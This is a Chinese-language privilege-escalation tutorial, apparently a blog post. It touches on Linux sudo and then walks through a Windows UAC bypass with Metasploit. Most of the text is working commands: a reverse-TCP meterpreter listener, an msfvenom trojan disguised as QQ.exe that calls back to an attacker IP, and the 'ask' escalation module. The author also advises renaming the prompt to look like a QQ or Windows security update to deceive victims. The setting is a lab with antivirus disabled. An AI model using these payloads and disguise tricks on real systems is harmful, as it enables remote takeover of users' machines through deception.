
sudo ls -al /root
利用sudo,我们可以用ubuntu这个用户去查看root用户下的文件,意味着sudo可以让后面的命令获得管理员权限
sudo /bin/bash就是以root权限进入/bin/bash
sudo的限制
- 在一些情况下需要输入密码
- (xxx
)ALL中不一定会把所有命令的权限开放给你
2、Windows的UAC提权(以MSF为例)
Windows提权我们就需要用到UAC
什么是UAC?
用户账户控制(User Account Control,简称UAC),这是一种通知用户是否对应用程序使用硬盘和系统文件授权,从而防止恶意程序损坏系统的机制。
控制面板--->用户账户--->更改用户账户控制设置


弹出UAC就意味着这个程序在申请高权限,一旦点击是就意味着给他赋予了高权限,这个UAC就是控制是否为高权限的,UAC是Windows的一个安全功能,它可以防止对操作系统未经授权的修改,但UAC不会主动阻止恶意软件的,没有杀毒功能,它的目的不是判断是否为恶意软件而是在没有用户许可的情况下恶意软件未授权行为的掌控,防止恶意软件私自去调用一些权限
这里我们就需要用到bypassUAC(用UAC进行一个绕过)
MSF
一、设置监听(msfconsole)
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
show option # 查看参数配置
set lhost 0.0.0.0
set lport 4444 (如果原本就是4444端口就不用再设置)
run # 启动监听
后台监听(扩展)
handler -H 0.0.0.0 -P 4444 -p windows/meterpreter/reverse_tcp
jobs
jobs -k ID kill某ID进程
jobs -K kill全部进程
二、生成木马(msfvenom)
再开一个终端窗口
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.23.138 lport=4444 -f exe -o QQ.exe (kali服务端的ip地址为192.168.23.138,监听端口为4444) # 会在当前目录下生成QQ.exe的木马文件
将输出在kali的QQ.exe拖入靶机Windows10中,关闭Windows10中的所有杀毒软件和实时防护,双击执行
三、木马执行(meterpreter)
getuid # 查看当前用户
bg # 返回上一进程
search ask
# 找到这一条
43 exploit/windows/local/ask 2012-01-03 excellent No Windows Escalate UAC Execute RunAs
对应的ID是43
use 43 # 我们应用一下这个模块
show options # 查看这个板块需要配置什么参数
set session 1
set lhost 0.0.0.0
show options # 检查配置是否正确
run
正常人看到eTyEQMxSPsp.exe这个名字很大概率是不会点是的

所以我们需要更改一个弹出的名字,就譬如QQupdata.exe
set filename QQupdate.exe
# 又或者命名为 Windows安全更新 病毒防护 等等
但是我们已经有这个session了,因此我们可以先看一下这个系统的进程
sessions 1
ps # 查看进程,看看有没有什么比较关键的进程啊,能够进行更新的,然后对症下药,命名伪装,主要用来唬住别人
# 实际上渗透过程就是一个不断信息收集和社工的过程,要一步一步配合起来使用
